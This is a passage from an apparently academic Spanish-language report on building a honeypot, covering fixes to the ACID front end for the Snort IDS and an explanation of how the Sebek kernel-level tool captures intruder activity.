Con esto ya tenemos instalado ACID, ahora para probarlo ponemos en el explorador (Explorer, Firefox, etc) http://local*host*/acid/index.html, y nos aparecerá lo mostrado en la Ilustración 11.




Ilustración 11. Instalando ACID.

La Ilustración 12 muestra la siguiente pantalla, una vez seleccionada la opción *Setup page*.

Es en este punto donde se deberían crear las tablas ACID sin más que pulsar el botón *Create ACID AG*, pero es ahora cuando surge el problema anteriormente mencionado, y es que existe una incompatibilidad entre PHP 5 y el código php de ACID. Una solución posible y que se efectuó con éxito es crear las tablas entrando de nuevo en la base de datos generada para Snort en MySQL metiendo el código fuente a mano, pero es ésta una solución poco aconsejable, pues este problema persistirá con el resto de enlaces generados por ACID, por lo que es preferible llevar a cabo ciertas modificaciones en el código fuente de ACID.




Ilustración 12. Instalando ACID: creación de tablas.

2.3.3.4.1 Modificaciones sobre el código fuente de ACID.

Como se comentaba anteriormente, la última versión de ACID disponible es bastante antigua. Así, su código fuente usa dos métodos $HTTP_POST_VARS y $HTTP_GET_VARS que, para las últimas versiones de PHP, han cambiado para tomar el nombre de $_POST y $_GET. De este modo, las variables HTTP no son recogidas adecuadamente y algunos botones y enlaces no funcionan, por lo que es necesario cambiar en el código fuente todas las apariciones de los métodos antiguos mencionados por los nuevos métodos también nombrados.

Otro error similar en el código fuente de ACID y que hay que corregir se encuentra en el fichero acid_db.inc. En él hay que cambiar las líneas de código 84 y 153 por las siguientes:

```
84: $sql = "SELECT vseq FROM `schema`";
153: $sql = "SELECT vseq FROM `schema`";
```

pues de lo contrario se produce un error al mostrar la columna *Signature* , que en vez de mostrar la descripción de la alerta muestra sólo una numeración.

De este modo, se obtiene una configuración completa y manejable de un IDS de red basado en Snort. Así, se obtendrán capturas como las mostradas en la Ilustración 13, en la que se aprecia el tipo de tráfico intercambiado y sus proporciones.




Ilustración 13. ACID: página de inicio.

También se puede ver una enumeración de todas las alertas entregadas (Ilustración 14), de las que se puede obtener más información (longitud del paquete, contenido de datos, *flags*, opciones, etc) con tan sólo un *clic* (Ilustración 15).




Ilustración 14. ACID: muestra de alertas lanzadas por Snort.




Ilustración 15. ACID: muestra de la información sobre un paquete intercambiado detectado por Snort.

Así, se demuestra el gran potencial de esta herramienta a la hora de implementar una *honeypot*.

2.3.4 IDS de *host* basado en Sebek

El siguiente paso en la implementación de STELLA es la instalación de un HIDS. Un IDS de *host* es un sistema de detección de intrusos en el propio *host* que busca detectar anomalías que indiquen un riesgo potencial, revisando las actividades en la máquina. Puede tomar medidas protectoras, pero en este caso no serán de interés, pues lo que se pretende es permitir el ataque para ser analizado. Existen múltiples aplicaciones aptas para este cometido, pero fue Sebek la electa debido a su gran potencial.

Sebek es una avanzada y compleja herramienta de captura de datos. Se trata de un programa de código abierto cuyo objetivo es la captura de tanta información como sea posible de las actividades del atacante al interceptar llamadas al sistema específico (*syscalls*) a nivel del *kerne*l.

Sebek es una herramienta de captura de datos y, como en todas las herramientas de captura de datos, su objetivo es capturar datos que ayuden a recrear de forma fiable los eventos sucedidos dentro de un equipo trampa. Se desea poder determinar información como cuándo consiguió entrar el intruso, cómo lo hizo y qué hizo después de conseguir acceso. Esta información puede permitir saber quién es el intruso, cuales son sus motivos y con qué trabaja. Para determinar qué hizo el intruso después de la intrusión, también se necesitan los datos que proporcionan las pulsaciones de teclado del intruso y el impacto de su ataque.

Cuando no se usa cifrado, es posible monitorizar las pulsaciones de teclas de un intruso capturando el tráfico en la red y luego usando una herramienta como Whireshark (antes conocido como Etéreal) para reensamblar el flujo TCP y examinar los contenidos de la sesión. Esta técnica no solo permite saber qué escribió el intruso, también lo que vio como salida. Las técnicas de reensamblado de flujo proporcionan un método casi ideal para capturar las acciones de un intruso cuando la sesión no va cifrada. Cuando la sesión va cifrada, el reensamblado deja los contenidos cifrados de la sesión. Para poder usarlos, se deben descifrar. Muchos han demostrado que este camino es demasiado difícil. En vez de romper el cifrado de una sesión, otros han buscado formas de esquivar el cifrado.

La información cifrada debe ser descifrada en algún punto para poder usarla. El proceso de esquivar el cifrado implica capturar los datos después del descifrado. La idea es dejar que los mecanismos habituales de descifrado hagan su trabajo, y entonces, conseguir acceso a estos datos no protegidos. Los primeros intentos de esquivar el cifrado tomaron forma de binarios troyanizados. Cuando un intruso entra en un equipo trampa, él o ella accederá a la máquina comprometida usando aplicaciones de cifrado como SSH. Tal y como lo escribió en la línea de comandos, un intérprete de comandos troyanizado registrará sus acciones.

Para contrarrestar el peligro de los binarios troyanizados, los intrusos comenzaron a instalar sus propios binarios. Pareció muy evidente que el método más robusto para capturar datos era acceder a los datos desde el núcleo del sistema operativo. Cuando se capturan datos desde el núcleo, el intruso puede usar los binarios que quiera, y, aún así, será posible registrar sus acciones. Más aún, como el espacio de usuario y el espacio del núcleo están divididos, tenemos una forma simple de hacer la técnica más sutil, ocultando las propias acciones de todos los usuarios, incluso de *root.*

Las primeras versiones de Sebek fueron diseñadas para recolectar las pulsaciones de teclas directamente desde el núcleo. Esas primeras versiones eran una versión

modificada del *rootkit Adore*, que utilizaba una llamada a *sys_read* troyanizada para capturar las pulsaciones de teclado. Este sistema registraba las pulsaciones en un fichero oculto y las exportaba a través de la red de forma que pareciera un tráfico UDP cualquiera, como NetBios. Este sistema permite a los usuarios monitorizar pulsaciones de teclas del intruso, pero era complejo, fácil de detectar a través del uso de *sniffers* y tenía un rendimiento limitado. Esta última cuestión hacía más difícil recolectar otro tipo de datos que no fueran pulsaciones de teclas.

La siguiente versión de Sebek, la versión 2, fue diseñada no sólo para recolectar pulsaciones de teclas, sino para todos los datos que pasaran por *sys_read*. Recolectando todos los datos, se extendió la capacidad de monitorización a toda actividad dentro del equipo trampa incluyendo, aunque no limitándose a, las pulsaciones de teclas. Así, esta segunda versión también permite recuperar archivos copiados con SCP o completar los mensajes de correo electrónico y de IRC.

Si se copia un fichero al equipo trampa, Sebek verá y registrará el fichero, obteniendo una copia idéntica. Si un intruso lanza un cliente de IRC o de correo, Sebek verá sus mensajes. Un objetivo secundario fue hacer a Sebek más difícil de detectar, ocultar el tráfico de los registros completamente de un atacante. Así, cuando un intruso ejecuta un rastreador para detectar tráfico sospechoso, es incapaz de detectar el tráfico perteneciente a Sebek.

Sebek no es sólo una alternativa al reensamblado de sesiones TCP, para usarse solo de cara al cifrado, sino que también proporciona la habilidad de monitorizar los trabajos internos del equipo trampa de forma transparente, en comparación con las anteriores técnicas de caja negra. Si un intruso instala un *malware* y sale del sistema, con Sebek podemos seguir el rastro de las acciones locales del software maligno aunque no acceda a la red.

Sebek versión 3 amplía esta funcionalidad interceptando un nuevo conjunto de las llamadas al sistema. Además, se recupera el identificador de proceso padre (PPID) y el *inode* asociado con cualquier archivo relacionado con el evento. Estos dos campos se añaden para cada registro.

Esta versión de Sebek es capaz de recopilar información acerca de cualquiera de las comunicaciones y de establecer su relación con el proceso específico que se ejecuta en la *honeypot*. Esta información también ayudará a correlacionar datos de Sebek con el tráfico de la red de datos capturados por un *sniffer*, en este caso, Snort. Además, si una conexión de red se asocia a un intento de intrusión, es posible determinar directamente el proceso en peligro.

Permite leer cualquier acción asociada a un nombre de archivo y su *inode* de ficheros. Así, se pueden identificar todos los archivos visitados durante una intrusión.

2.3.4.1 Arquitectura Sebek

Sebek se basa en una arquitectura cliente-servidor. El cliente está instalado en la máquina trampa y el servidor es típicamente desplegado en el *Honeywall*, es decir, la puerta de enlace a través de la que pasa todo el tráfico de la *honeypot*. El componente de cliente de Sebek utiliza técnicas similares a las utilizadas por el núcleo de base *rootkits*. El módulo servidor, a nivel de usuario, contiene herramientas que permiten recoger y mostrar la información capturada y exportada por el cliente Sebek.

La Ilustración 16 muestra la implementación típica de Sebek, en la que el módulo cliente se instala en el equipo trampa. Las actividades del intruso capturadas por el equipo trampa se envían a la red (de forma oculta al intruso) y son recolectadas de forma pasiva por la pasarela *Honeywall.*




Ilustración 16. Implementación típica de Sebek.

Así, el cliente Sebek es capaz de obtener las pulsaciones de teclado introducidas por el atacante en el señuelo, incluyendo los comandos ejecutados

La inspección del tráfico de red ha sido durante mucho tiempo la forma tradicional de inspección de las acciones realizadas por un atacante remoto al acceder a un recurso en peligro. Sin embargo, esto no es posible si el atacante protege su canal de comunicación a través de cifrado y la clave utilizada es secreta.

De este modo, se procede a la instalación de esta última versión del programa en la *honeypot* (cliente Sebek para Windows), así como la creación de una nueva máquina virtual que hiciese las veces de servidor (en este caso Linux), recolectando toda la información enviada por el señuelo. Aunque el modo más óptimo y efectivo es instalar el servidor – e incluso el *sniffer*, Snort – en el *Honeywall*, en el caso de STELLA, se hizo todo ello sobre una sola computadora, implementando el servidor en una nueva máquina virtual. Esto es debido a que el Honeywall requiere de una nueva máquina física y los recursos económicos para el desarrollo de este proyecto no lo permitían. Así, la arquitectura que se empleó fue la siguiente:

